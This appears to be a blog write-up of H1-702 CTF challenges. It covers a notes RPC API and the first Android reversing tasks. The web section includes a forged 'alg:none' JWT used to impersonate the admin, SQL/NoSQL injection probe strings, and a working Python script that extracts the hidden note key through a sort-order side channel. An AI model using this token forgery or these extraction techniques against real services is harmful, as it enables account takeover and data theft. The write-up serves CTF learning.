
As we thought of, some good RPC API documentation and that too with custom response codes.  Now, we can look through the documentation properly. I concluded that

  • It’s a service which provides a way to store/retrieve notes
  • There is a random key associated with the notes
  • Key will be exposed only one time. If you forget that, you should forget about retrieving notes
  • method parameter will take call as an argument
  • The database structure will be
    • unique key
    • Note
    • Epoch ( creation )

Now, we are getting some idea of how this service behaves. So, let’s look further below. It expects Authorization header to identify / authenticate users to the service. Generally, many web-sites use same functionality rather than cookie based tracking of authentication. If valid JWT (Json web token) is provided then you can either query metadata, retrieve, create and delete the notes.

I have worked with JWT before and encountered JWT exploitation in CTF’s and solved many challenges based on it as well ( like Security Fest 2017, HITB Singapore to name a few ). But for starters, JSON Web Tokens are an open, industry standard RFC 7519 method for representing claims securely between two parties. (Source ; You should check them out Auth0 is doing great research on it).

Hence, I took the JWT they mentioned in their Authorization header to look at what algorithm and data they are using. We can plug that in to the jwt.io website and look the decoded string

There are 3 parts in a JWT token separated by dot (.) namely Header, Payload and Signature. You may think that ‘Yay, id =2 ,can’t we just change id=1 convert it into base64 and send it’. But, sorry to disappoint it won’t work due to Signature validation (There are exceptions, if you don’t even consider the signature on server side 😛 ). The algorithm they are using is HS256 (HMAC using SHA-256). Brute forcing the secret will be hard. There is a better option to do it, start digging the RFC.

https://tools.ietf.org/html/rfc7519#section-6.1

This section will talk about Insecure JWT and says that you can also use {"alg":"none"} and remove the signature portion. If the implementation is faulty, then you may bypass it completely. Auth0 has a blog on it as well. I used the same exploitation in Security Fest 2017. Hence I tried to create a forged JWT Token like

eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MX0.

and it worked. It was for {"id":1}. So, ultimately I could forge the JWT token for any user. Great, Now we have token in our bucket. Next, we have to figure out all the API calls we can make.

We can make 4 calls namely:

  • getNotesMetadata
  • getNote
  • createNote
  • resetNotes

I read that documentation thoroughly for 2-3 hours and made my notes based on that. I did not really wanted to start the coding phase itself before laying out a blue-print of what are the possible places where I could test.

IP : http://159.203.178.9
Page: /README.html
API Type: RPC
End-Point: /rpc.php
Param: method

Calls:
/getNotesMetata (GET)
    Params: None
    Response: count, epochs array

/getNote (GET)
    Params: id*
    Response: note, epoch

/createNote (POST)
    Params: id, note*
    Response: url

/resetNotes (POST)
    Params: none
    Response: reset

starred fields are the required ones. JSON is used for requests as well as response type. There are few status-codes as well related to every API call. But, now we know the skeleton of what we will be targeting. I paid close attention to the Versioning where it was mentioned that The service is being optimized continuously. A version number can be provided in the Accept header of the request. At this time, only application/notes.api.v1.json is supported.

Why would an developer explicitly say this that use the v1, it felt strange to me. I wrote quick code to test different version

$cat vers.py

import requests

for i in xrange(1,10):
    header = {"Host":"159.203.178.9", "Accept":"application/notes.api.v"+str(i)+"+json", "Authorization": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6Mn0.t4M7We66pxjMgRNGg1RvOmWT6rLtA8ZwJeNP-S8pVak"}
    r = requests.get("http://159.203.178.9/rpc.php?method=getNote&id=d4ac962fb8c300ea0ffe0eaba08f7ad0", headers=header)
    print r.text+" when v= "+str(i)


$python vers.py 
{"note":"is not found"} when v= 1
{"note":"is not found"} when v= 2
{"version":"is unknown"} when v= 3
{"version":"is unknown"} when v= 4
{"version":"is unknown"} when v= 5
{"version":"is unknown"} when v= 6
{"version":"is unknown"} when v= 7
{"version":"is unknown"} when v= 8
{"version":"is unknown"} when v= 9

When it was either v=1 or v=2, the response was okay. But rest it shows version is unknown. Hence, I came to the conclusion that only two version can work v1 and v2 with a thought in my mind that why developer wants explicitly users to use v1 when they have a hidden version v2. Did they forgot to update the website or is v2 in the developmental phase.

Now, my next step was to develop a client which will let me test all the api. I just did not wanted to use curl every-time nor keep changing methods every-time. A stable client would allow me 4 API calls with 2 versions = 8 calls.

import requests
import sys
import json
import base64

'''
v1 and v2 are valid
'''

api = "http://159.203.178.9/rpc.php"

if sys.argv[1]:
    club = sys.argv[1]
    #f = sys.argv[1]
    #club = '{"id":'+f+'}'
    haha = base64.b64encode(club).strip('=')
    token_jwt = "eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0."+haha+"."
    print token_jwt
    header1 = {"Host":"159.203.178.9", "Accept":"application/notes.api.v1+json", "Authorization":token_jwt}
    header22 = {"Host":"159.203.178.9", "Accept":"application/notes.api.v2+json", "Authorization":token_jwt}

def versioning(identity):
    print "\n[*]Get that note v1: "
    r = requests.get(api+"?method=getNote&id="+identity, headers=header1)
    print r.text+" with "+str(r.status_code)
    print "\n[*] Get that note v2: "
    r = requests.get(api+"?method=getNote&id="+identity, headers=header22)
    print r.text+" with "+str(r.status_code)+"\n"

def getMetadata(version,brute):
    print "\n[*] GetMetaData Called"
    header_nice={"Host":"159.203.178.9", "Accept":"application/notes.api.v"+str(version)+"+json", "Authorization":"eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MX0."}
    print "\n[*] GetMetaData with v1 called: "
    r = requests.get(api+"?method=getNotesMetadata", headers=header1)
    print r.text+" with "+str(r.status_code)+"\n"
    print "\n[*] GetMetaData with v2 called: "
    r = requests.get(api+"?method=getNotesMetadata", headers=header22)
    print r.text+" with "+str(r.status_code)+"\n"

    if r.status_code == 200 and brute:
        print "[-] Version Mismatch.. Trying to Brute\n"
        for i in xrange(2,100):
            header2={"Host":"159.203.178.9", "Accept":"application/notes.api.v"+str(i)+"+json", "Authorization":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6Mn0.t4M7We66pxjMgRNGg1RvOmWT6rLtA8ZwJeNP-S8pVak"}
            r1 = requests.get(api+"?method=getNotesMetadata", headers=header2)
            if r1.status_code != 415:
                print str(r1.status_code) + " for v"+str(i)+" \n"

def createNote(jsin):
    print "Your Payload "+str(jsin)
#   print "[*] Posting with v1"
#   r = requests.post(api+"?method=createNote", headers=header1, json=jsin)
#   print r.text+" with "+str(r.status_code) 
    print "\n[*] Posting with v2"
    r = requests.post(api+"?method=createNote", headers=header22, json=jsin)
    print r.text+" with "+str(r.status_code)


def reset():
    print "[*] Reset Called\n"
    r = requests.post(api+"?method=resetNotes", headers=header1)
    print r.text+" with "+str(r.status_code)

versioning("1")
getMetadata(2,False)
#getMetadata(1, False)
createNote({"note":"b"})
#createNote({"note":"itworks"})
#createNote({"id":"31", "note":".."})
#reset()

Yes, the code will take argument 1 as the JSON parameter which goes inside JWT data portion and it will call the methods which I want to test. Now, I could create, retrieve, reset and get Metadata from single python client. Now, as to why I will take argument 1 from the user is, I wanted to generate JWT cookie on the fly for every user. As the challenge description said, the goal is to retrieve hidden note from admin’s account (id=1). I had only one attack vector in mind which was SQL Injection. I thought that what if on the server side, after decoding the data portion of the JWT Token they are trying to put the id value into some query or passing it anywhere directly to Database. It was mentioned in README that the database is in form of text. I supposed it was Mongo-DB running at the back-end. Hence, I tried commands like

$python client_dump.py {\"id\":1}
....
$python client_dump.py {\"id\":1'}
....
$python client_dump.py {\"id\":1\'}
....
$python client_dump.py {\"id\":1\"}
....
$python client_dump.py {\"id\":1 or 1\'=\'1}
....
$python client_dump.py {\"id\":1#}
....
$python client_dump.py {\"id[\$ne]\":1}
....
$python client_dump.py {\"id[\$gt]\":1}
....
$python client_dump.py {\"id\":1'--+}
....

Poor me, none of the output were interesting. For any invalid id it threw error. My hopes were shattered, I tested the Injection stuff for many hours. I also tried to create inject-able notes. But the Regex saved them. Still I kept trying but everything went into vain. I wasted many hours trying to inject different JSON parameters and even the methods. Nothing worked.

If you call getMetaData for id=1 you will see there will be an existing note

{"count":1,"epochs":["1528911533"]} with 200

That was probably the one which we wanted to read. But, with epoch itself there was no chance to retrieve the note. You must need a key to access it. Now, with no SQL Injection there, I was clueless. The immediate idea was Race-Condition. Race-Condition is an undesirable output produced when two processes try to work on shared task. So, the idea is to call the createNote function in the client_dump.py code above many times as possible. What that will do is it will create notes at same epoch time. You can create a lot of notes from multiple terminal(s). I wanted to see what happens if there are multiple notes created during same epoch time. Is the hash (md5 it looked like) depends on epoch. If yes, then they all should be same as epoch is same or other possibility is let’s say I get 10 different keys for 1 epoch time then what If I access the note using 1 key then will it let me to read all the 10 notes 😛 . It sounds crazy, but many time race conditions have worked and some people have got free starbucks as well 😉

createNote({"note":"b"})

Hence, I did multiple create note and ran it across terminal. It gave same epoch time when it was created as I ran at the same time. But when I accessed from one of the key, it gave me the note which it created itself. Not the other notes. I tried different variations for 2-3 hours and it failed.

Next, I thought was in the reverse manner. I tried to convert the 1528911533 into Time Stamp and it gave me back Wednesday, June 13, 2018 5:38:53 PM (GMT) as I noticed the Date header was in GMT as well. I tried to change the Date header and fired the request but nothing happened. Similarly, I also tried to set my local system clock to the follow epoch converted time and request all the API except using client_dump.py and nothing special happened. But it was worth to try it anyways.

Now, I was running out of options and started to scratch my head. Then, I thought about Insecure cryptography. Like what if the Key (MD5) is generated by rand(epoch_time) where epoch is a seed value 😮 . The vulnerability name is called Predictable Seed in PRNG. If that was the case then I would need to retrieve the key from local end by just putting fixed seed value just like this. Such things have exploited before in the bug bounty (by ed overflow). I had lesser hopes with that, as a Black-Box cryptography would be really tough and if I figured out the generator based on the seed = epoch or seed=NULL then I will need to figure out the correct samples. It was equivalent to bruting then, so I generated few values locally, converted to MD5 and called get Notes using those value as key. Did not worked. I did not wanted to try it further as it was too complex to finish before the CTF ends.

So, I finally realized that I ran out of options. A recap of what I tried:

  • SQL Injection
  • Race Condition
  • Epoch / Time attacks
  • Predictable Seed in PRNG

There was no other methods in my mind to retrieve a note with only knowledge of Epoch. Without losing hope, my idea was to remain persistent. I started to look for other options and the struggle continued

I did a View-Page Source on README.html and found a comment which caught my attention

      <!--
        Version 2 is in the making and being tested right now, it includes an optimized file format that
        sorts the notes based on their unique key before saving them. This allows them to be queried faster.
        Please do NOT use this in production yet!
      -->

So, they say that v2 is optimized and it is in developmental phase. It will sort the notes based on their unique key before saving them. Awesome, I placed that in my google docs. But I started to fiddle with versions to see if anything is interesting.

I looked at some past writeups for Hackerone CTF and noticed that the author (Jobert) makes trick with Header manipulation stuff. So, I looked headers with extreme importance. The one which stood out was obviously

application/notes.api.v1+json

Accept header is used for which Content-Type the client will be able to understand. I have never noticed such weird value of Accept ever before. Then, I came to know about it follows JSON API Format. But, the RFC specifically says that they should have been using vnd after the slash. Hence, the API did not followed the RFC. But, could such minor mistake be a mishap ?

There is a very amazing blog on JSON API Format and how you can rewrite those. If you open the article and scroll to the “Version in Header” section. The author says about different ways to re-write that Header. You can break that header in 3 portions:

  • notes.api might be host
  • v1 is the version
  • json is the content-type
host_list = ['notes.api', 'api.notes', 'notes.api.com', '127.0.0.1']
content_list = ['application/json', 'application/xml', 'application/x-php', 'application/json; v=1', 'application/json; version=1']
version_list = ['1', '2']
header_key = ['X-Version', 'Version']

I bruted them with different combinations using the existing client code. It always returned Version: is unknown . Hence, it was never accepting any header format other than they specified. Another defeat.

Next, I tried to brute-force different method= calls like getFlag, getEpoch , getNotesWithEpoch and other intuitive calls. But it looked like they are using only the 4 calls they mentioned in the documentation. Nothing extra. I kept fiddling with methods, parameters, headers and other stuff for a day and nothing useful came out.

Now, I wanted to pay attention to that comment again and try to find the difference between version 1 and version 2. I found the comment way earlier, but I intentionally did not jump to it as I wanted to do bit more enumeration and understand the nature of the app and disclose what I tried in the write-up. The journey is what that matters, it’s rare to get success in such challenges straight-away. They are designed in a way that players can dive into the depth of what they know. It happens in real bug bounty as well. If you read my past write-ups about Hacking Beats Apple and other you will know. Although, a bug bounty report can and should be precise (point-to-point) as to what you investigate but it is okay if you offer the clients other insights of what functionality you tested as well while exploiting the main functionality.

Coming back again to the topic, let’s test the comment portion now. The createNote has id parameter as well, if you provide like id=a you will get a note with key which could be accessed with key  a. id and key are the same btw, so don’t get confused. So, the thing is if you try to use v2 then it will rearranged the epoch metadeta based on the id 🙂 .

This is the snippet when you create notes with id = ‘a’ , ‘b’ , ‘z’ and ‘f’ (in that order) with v1. Notice the part of GetMetaData part, it increments based on the epoch. Viewers can reproduce this by using the client_dump.py which I posted about and use {“id”:”val“, “note”:”test”}

$ python client_rpc.py {\"id\":1}
{"id":1}
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MX0.

[*] GetMetaData Called

[*] GetMetaData with v1 called: 
{"count":1,"epochs":["1528911533"]} with 200


[*] GetMetaData with v2 called: 
{"count":1,"epochs":["1528911533"]} with 200

Your Payload {'note': '..', 'id': 'a'}
[*] Posting with v1
{"url":"\/rpc.php?method=getNote&id=a"} with 201
$ vi client_rpc.py 
$ python client_rpc.py {\"id\":1}
{"id":1}
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MX0.

[*] GetMetaData Called

[*] GetMetaData with v1 called: 
{"count":2,"epochs":["1528911533","1530234757"]} with 200


[*] GetMetaData with v2 called: 
{"count":2,"epochs":["1528911533","1530234757"]} with 200

Your Payload {'note': '..', 'id': 'b'}
[*] Posting with v1
{"url":"\/rpc.php?method=getNote&id=b"} with 201
$ vi client_rpc.py 
$ python client_rpc.py {\"id\":1}
{"id":1}
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MX0.

[*] GetMetaData Called

[*] GetMetaData with v1 called: 
{"count":3,"epochs":["1528911533","1530234757","1530234769"]} with 200


[*] GetMetaData with v2 called: 
{"count":3,"epochs":["1528911533","1530234757","1530234769"]} with 200

Your Payload {'note': '..', 'id': 'z'}
[*] Posting with v1
{"url":"\/rpc.php?method=getNote&id=z"} with 201
$ vi client_rpc.py 
$ python client_rpc.py {\"id\":1}
{"id":1}
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MX0.

[*] GetMetaData Called

[*] GetMetaData with v1 called: 
{"count":4,"epochs":["1528911533","1530234757","1530234769","1530234783"]} with 200


[*] GetMetaData with v2 called: 
{"count":4,"epochs":["1528911533","1530234757","1530234769","1530234783"]} with 200

Your Payload {'note': '..', 'id': 'f'}
[*] Posting with v1
{"url":"\/rpc.php?method=getNote&id=f"} with 201

$ python client_rpc.py {\"id\":1} 
{"id":1} 
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MX0. 
[*] GetMetaData Called 
[*] GetMetaData with v1 called:  
{"count":4,"epochs":["1528911533","1530234757","1530234769","1530234783", "1530234797"]} with 200 
[*] GetMetaData with v2 called:  
{"count":4,"epochs":["1528911533","1530234757","1530234769","1530234783", "1530234797"]} with 200 

Let’s reset and repeat the same procedure again with v2 with the same id order a,b,z and f

$ python client_rpc.py {\"id\":1}
{"id":1}
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MX0.

[*] GetMetaData Called

[*] GetMetaData with v1 called: 
{"count":1,"epochs":["1528911533"]} with 200


[*] GetMetaData with v2 called: 
{"count":1,"epochs":["1528911533"]} with 200

Your Payload {'note': '..', 'id': 'a'}

[*] Posting with v2
{"url":"\/rpc.php?method=getNote&id=a"} with 201
$ vi client_rpc.py 
$ python client_rpc.py {\"id\":1}
{"id":1}
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MX0.

[*] GetMetaData Called

[*] GetMetaData with v1 called: 
{"count":2,"epochs":["1528911533","1530235474"]} with 200


[*] GetMetaData with v2 called: 
{"count":2,"epochs":["1528911533","1530235474"]} with 200

Your Payload {'note': '..', 'id': 'b'}

[*] Posting with v2
{"url":"\/rpc.php?method=getNote&id=b"} with 201
$ vi client_rpc.py 
$ python client_rpc.py {\"id\":1}
{"id":1}
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MX0.

[*] GetMetaData Called

[*] GetMetaData with v1 called: 
{"count":3,"epochs":["1528911533","1530235474","1530235484"]} with 200


[*] GetMetaData with v2 called: 
{"count":3,"epochs":["1528911533","1530235474","1530235484"]} with 200

Your Payload {'note': '..', 'id': 'z'}

[*] Posting with v2
{"url":"\/rpc.php?method=getNote&id=z"} with 201
$ vi client_rpc.py 
$ python client_rpc.py {\"id\":1}
{"id":1}
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MX0.

[*] GetMetaData Called

[*] GetMetaData with v1 called: 
{"count":4,"epochs":["1528911533","1530235474","1530235484","1530235494"]} with 200


[*] GetMetaData with v2 called: 
{"count":4,"epochs":["1528911533","1530235474","1530235484","1530235494"]} with 200

Your Payload {'note': '..', 'id': 'f'}

[*] Posting with v2
{"url":"\/rpc.php?method=getNote&id=f"} with 201
$ vi client_rpc.py 
$ vi client_rpc.py 
$ python client_rpc.py {\"id\":1}
{"id":1}
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MX0.

[*] GetMetaData Called

[*] GetMetaData with v1 called: 
{"count":5,"epochs":["1528911533","1530235474","1530235484","1530235508","1530235494"]} with 200


[*] GetMetaData with v2 called: 
{"count":5,"epochs":["1528911533","1530235474","1530235484","1530235508","1530235494"]} with 200

Noticed something strange ? The final count is 5 ( 1 inbuilt note + 4 which we created), but the epoch are

1528911533 ( flag note)

1530235474

1530235484

1530235508

1530235494

Now, you need sharp-eyes to look that 1530235508 > 1530235494 . So ideally (atleast if we had used v1) the 508 should have come after the 494 but here what is going on? Let’s assign epoch with our note id and see

1528911533 ( flag note)

1530235474 ("a" was sent first)

1530235484 ("b" was sent second)

1530235508 ("f" was sent last)

1530235494 ("z" was sent third)

Aha, now we can see that it arranged the epoch based on the order of the id 🙂 . Now, we have to either brute-force or use some search algorithm like binary search to see  supplied id 1st char < flag's 1st char < supplied id 1st char . And we continue so on with other characters, hence retrieving full flag note’s id (byte by byte).

It’s Blind-boolean based retrieval.  Now, I can jump to my favorite part (i.e coding) to implement automation.

client_brute.py

import requests
import sys
import json
import base64

'''
v1 and v2 are valid
NzAyLUNURi1GTEFHOiBOUDI2bkRPSTZINUFTZW1BT1c2Zw==
'''

# api rpc client
api = "http://159.203.178.9/rpc.php"

# JWT Bypass token for admin
token_jwt = "eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MX0."
header22 = {"Host":"159.203.178.9", "Accept":"application/notes.api.v2+json", "Authorization":token_jwt}

# Hepler methods
def getMetadata():
    r = requests.get(api+"?method=getNotesMetadata", headers=header22)
    return r.json()

def createNote(idz):
    jsin = {"note":"meh", "id":idz}
    r = requests.post(api+"?method=createNote", headers=header22, json=jsin)
    print r.text

def reset():
    r = requests.post(api+"?method=resetNotes", headers=header22)

# id should be filled here
send = ""

# If any notes exist then delete
reset()

# Assuming the id size is 20
for i in xrange(0,20):
    for char in "zyxwvutsrqponmlkjihgfedcbaZYXWVUTSRQPONMLKJIHGFEDCBA9876543210":
        createNote(send+char)
        print getMetadata()
        if getMetadata()['epochs'][0] != '1528911533':
            print getMetadata()
            send +=char
            print send
            reset()
            break
        reset()
    reset()

The debug mode is on in this code 😉 so you will be able to see the id retrieved char by char. But slight modifications like removing most print’s and putting print send at the very end will suppress those and give you the id 🙂 .

We will retrieve

$ client_brute.py

EelHIXsuAw4FXCa9epee

And then,

$ curl -H 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MX0.' -H 'Accept: application/notes.api.v1+json' "http://159.203.178.9/rpc.php?method=getNote&id=EelHIXsuAw4FXCa9epee"

{"note":"NzAyLUNURi1GTEFHOiBOUDI2bkRPSTZINUFTZW1BT1c2Zw==","epoch":"1528911533"}

Last part, Decode the base-64 encoded string

$echo "NzAyLUNURi1GTEFHOiBOUDI2bkRPSTZINUFTZW1BT1c2Zw==" | base64 -d 

702-CTF-FLAG: NP26nDOI6H5ASemAOW6g

That is the flag, which we can validate and get the point. Awesome challenge. 🙂

Side-Gig:

It was surely an amazing challenge for me. Due to my other work(s), I woke up around 4 AM for first few days to finish this challenge. It’s very quiet to hack challenges in early morning, I recommend you all to try if not, but not at the cost of health 😛 . The idea is to remain Persistent and focus on your Goals. If you focus on 6 challenges at the very same time, it will be hard to remain persistent. If you need motivation, read

Mobile Category:

Below are the writeups of mobile challenges which I attempted and solved during the H1-702 CTF (Capture the Flag). I tried to simplify the challenges and display my thought process as well throughout the write-up. The challenges in the event varies from Static Analysis to Developing an Android application to create a POC app to pwn a vulnerable app on remote device. Overall, It was fun to solve the challenges and it was quite a learning experience. Having developed a few Android Application(s) help, that was the scenario in my case, as developing app teaches you what to use in which scenario. For instance, you might already have explored concepts like Shared Preferences, Intents, Broadcast Receivers etc. But, with penetration testing the goal is to leverage the developing knowledge to create erroneous behavior which let you achieve what the application isn’t supposed to.

So, before diving into the Challenges, There are some tools of the trade which I use. I setup’d my Android environment much before this CTF as I regularly play CTF’s and you never know when you will encounter an Android challenge.

First things First,

  • Java JDK
  • NDK
  • Android Studio (comes with adb, avdmanager, am and cli suite)

Next,

Appie is a swiss-knife of commonly used Android pentesting tool. Although, I strive to keep all of my tools like Drozer, Apktool updated (latest version) I keep them separate as technology moves faster and if you are an active Info-Sec community follower like me you know what happens when you use out-dated versions. And, you don’t want to get pwned.

For Reverse Engineering Binaries, I highly recommend using. Many of them are paid, but worth it.

  • IDA
  • Radare2
  • Python Environment
  • Hopper App
  • Binary Ninja

Emulators,

  • GenyMotion
  • Android Studio’s In-Built
  • Nox

These are the few of the huge tool-set I use for regular pentesting. They should be enough to kick-off the challenges we have. Apart from that a bit of enthusiasm and optimism helps

Challenge 1:

Someone chopped up the flag and hide it through out this challenge! Can you find all the parts and put them back together?

Attachment

First of all, let’s download the apk file. APK (Android Package Kit) is the file format that Android uses to distribute and install apps. It is bundled together with everything required to run an app on Android device. Next, we need to understand what is file structure of apk file. This excellent guide will help you understand the structure if you had never encountered an apk before or haven’t worked on developing an Android app before.

Then, you can proceed to load the app into Jadx-gui on your favorite operating system. If everything is setup correctly and hopefully goes well, you will notice a structure like displayed below

The Package of the application which we are interested is com.hackerone.mobile.challenge1 . We can expand that by using (+) to navigate further. There should be 4 files namely : MainActivity, R, FourthPart, BuildConfig. You may be thinking which file to open first here. For that, you can expand (+) Resources and open AndroidManifest.xml file.

<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" package="com.hackerone.mobile.challenge1">
    <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="27"/>
    <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:allowBackup="true" android:supportsRtl="true" android:roundIcon="@mipmap/ic_launcher_round">
        <activity android:name="com.hackerone.mobile.challenge1.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>

XML follows a tree-structure, so inside the application it will tell you in activity and action tags that which activity will be launched once the app starts. It clearly looks like MainActivity, so we open MainActivity.java to understand further.

package com.hackerone.mobile.challenge1;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.widget.TextView;

public class MainActivity extends AppCompatActivity {
    public native void oneLastThing();

    public native String stringFromJNI();

    static {
        System.loadLibrary("native-lib");
    }

    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView((int) R.layout.activity_main);
        ((TextView) findViewById(R.id.sample_text)).setText("Reverse the apk!");
        doSomething();
    }

    void doSomething() {
        Log.d("Part 1", "The first part of your flag is: \"flag{so_much\"");
    }
}

Without sharp eyes, we can notice that first part of the flag is present. But let’s understand the program itself. The onCreate will run and set the View (display) to a layout. and then it sets text on that UI where the id is sample_text to “Reverse the apk!”. If you are familiar with CSS, you might know it makes your UI looks better. Similarly, you can play with View here to enhance the UI of your app. But that’s a developer concept. As a hacker, we find interest in a snippet which says

    public native void oneLastThing();

    public native String stringFromJNI();

    static {
        System.loadLibrary("native-lib");
    }

An excellent tutorial explains in depth. But, in short Android provides developers to create C/C++ binaries and load the functions from it if present inside the jniLibs/ directory. Hence, it loads oneLastThing() native function to our application.  But, a wise person says “Don’t grab too much at once, conquer one by one”. So, we first open our google docs or favorite note taking app and start documenting down the bits we have.

A note taking approach helps in pentesting, you may forget something if you keep looking at many things at once. And it is a good habit to take notes in real world or while dealing with applications.

Part 1 = flag{so_much

Let’s look at the other Java file FourthPart.java 

public class FourthPart {
    String eight() {
        return "w";
    }

    String five() {
        return "_";
    }

    String four() {
        return "h";
    }

    String one() {
        return "m";
    }

    String seven() {
        return "o";
    }

    String six() {
        return "w";
    }

    String three() {
        return "c";
    }

    String two() {
        return "u";
    }
}

The pre-requisite to solve this is to know numeric system. 1,2,3 .. and so on. We rearrange them, and concatenate in result

Part 4 = much_wow

Now, we can proceed to unzip the apk file ( or use apktool) and proceed to challenge1_release\lib\x86 and notice lib-native.so . You may have noticed multiple folders like x86, x86-64 etc those are there to make those lib compatible to every architecture where the app runs. So, in case you figure out only arm folder containing native lib. Then, your app will not work properly in a x86 compatible emulator.

IDA disassembler can be used to disassemble that shared object (.so) . If you are new to CTF’s and reverse engineering, I highly recommend you to check it out. They have a demo version as well which works fine with our challenge. On the pane at the very left, there are list of functions. You will find a function with a signature as same as the Android file (com.hackerone.mobile.challenge1) , we know that stringFromJNI() was present in our MainActivity.java so we reach here and open it in graph view (IDA will adjust Graph View by default)

Second Part: static

We notice a series of function like this and open it one by one and look that they mov some hardcoded value to accumulator register

If you go function by function in the above mention order. You will have

Fifth Part : _and_cool}

Where is the last part ? We have never encountered anything in our previous step that can lead to it. So, how to get it. Think about this, if it’s a plain-text string then where can an Android developer hide it. As an Android developer, the intuition is to look at Strings.xml file which contains list of strings which developer could have even hard-coded. Android Studio will give you a warning if you hard-code something in a layout. It suggests to use @string/name rather than using “Aaditya” itself. More on it here. So, we go to the res/values/Strings.xml and figure out the

part 3: analysis_

Simply, join all the parts and voila

flag{so_much_static_analysis_much_wow_and_cool}

Suggested Fix: 

Use some crypto routines in your native lib rather than hard-coding stuff. Obfuscate your app using Proguard.

Side-note:

This app provides participants to learn how to take baby steps while reversing an android app. It covers reverse engineering – Assembly as well as Java. Ideal challenge to start the journey with. Also documenting will help a lot.


Challenge 2:

Looks like this app is all locked up. Think you can figure out the combination?

Attachment

When I started reversing this app on the first day, it was broken and unsolvable. But, @breadchris swiftly fixed it and made it solvable. So, mad props to him first. I will be talking about the unsolvable portion as well in the following write-up.

The first thing I do is to use jadx-gui to load the apk. Now, after the reading the first write-up (if you haven’t skipped 🙂 ) You will know that we are going to open the package hackerone.mobile.challenge2 . This time we have a different package as well pinlockview . It is open source as well. A quick glance at the repository says it allows user to implement pin lock mechanism quickly and easily. I decided, to look at the app itself first.

There are few interesting imports like libsodium along with pinlockview which we explored before. libsodium might be used for crypto, that’s what we can assume as of now. But, we need to solidify our assumption.

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import com.andrognito.pinlockview.IndicatorDots;
import com.andrognito.pinlockview.PinLockListener;
import com.andrognito.pinlockview.PinLockView;
import java.nio.charset.StandardCharsets;
import org.libsodium.jni.crypto.SecretBox;
import org.libsodium.jni.encoders.Hex;

So, onCreate method will set the view and initialize the variables above.

public class MainActivity extends AppCompatActivity {
 
  private static final char[] hexArray = "0123456789ABCDEF".toCharArray();
    String TAG = "PinLock";
    private byte[] cipherText;
    IndicatorDots mIndicatorDots;
    
... Omitted for Brevity ...

protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView((int) R.layout.activity_main);
        this.cipherText = new Hex().decode("9646D13EC8F8617D1CEA1CF4334940824C700ADF6A7A3236163CA2C9604B9BE4BDE770AD698C02070F571A0B612BBD3572D81F99");
        this.mPinLockView = (PinLockView) findViewById(R.id.pin_lock_view);
        this.mPinLockView.setPinLockListener(this.mPinLockListener);
        this.mIndicatorDots = (IndicatorDots) findViewById(R.id.indicator_dots);
        this.mPinLockView.attachIndicatorDots(this.mIndicatorDots);
    }
}

The Interesting one is the cipherText . It takes 9646D13EC8F8617D1CEA1CF4334940824C700ADF6A7A3236163CA2C9604B9BE4BDE770AD698C02070F571A0B612BBD3572D81F99 and performs hex decode (You may notice it is encoded in hex). Performing hex decode gives us garbage (aka Encrypted ciphertext).

So far our assumption of this being a crypto related challenge is turning out to be true. PinLockListener is setup so that whatever you may enter on the UI as pin key will be reflected.

 private PinLockListener mPinLockListener = new PinLockListener() {
        public void onComplete(String str) {
            String str2 = MainActivity.this.TAG;
            StringBuilder stringBuilder = new StringBuilder();
            stringBuilder.append("Pin complete: ");
            stringBuilder.append(str);
            Log.d(str2, stringBuilder.toString());
            str = MainActivity.this.getKey(str);
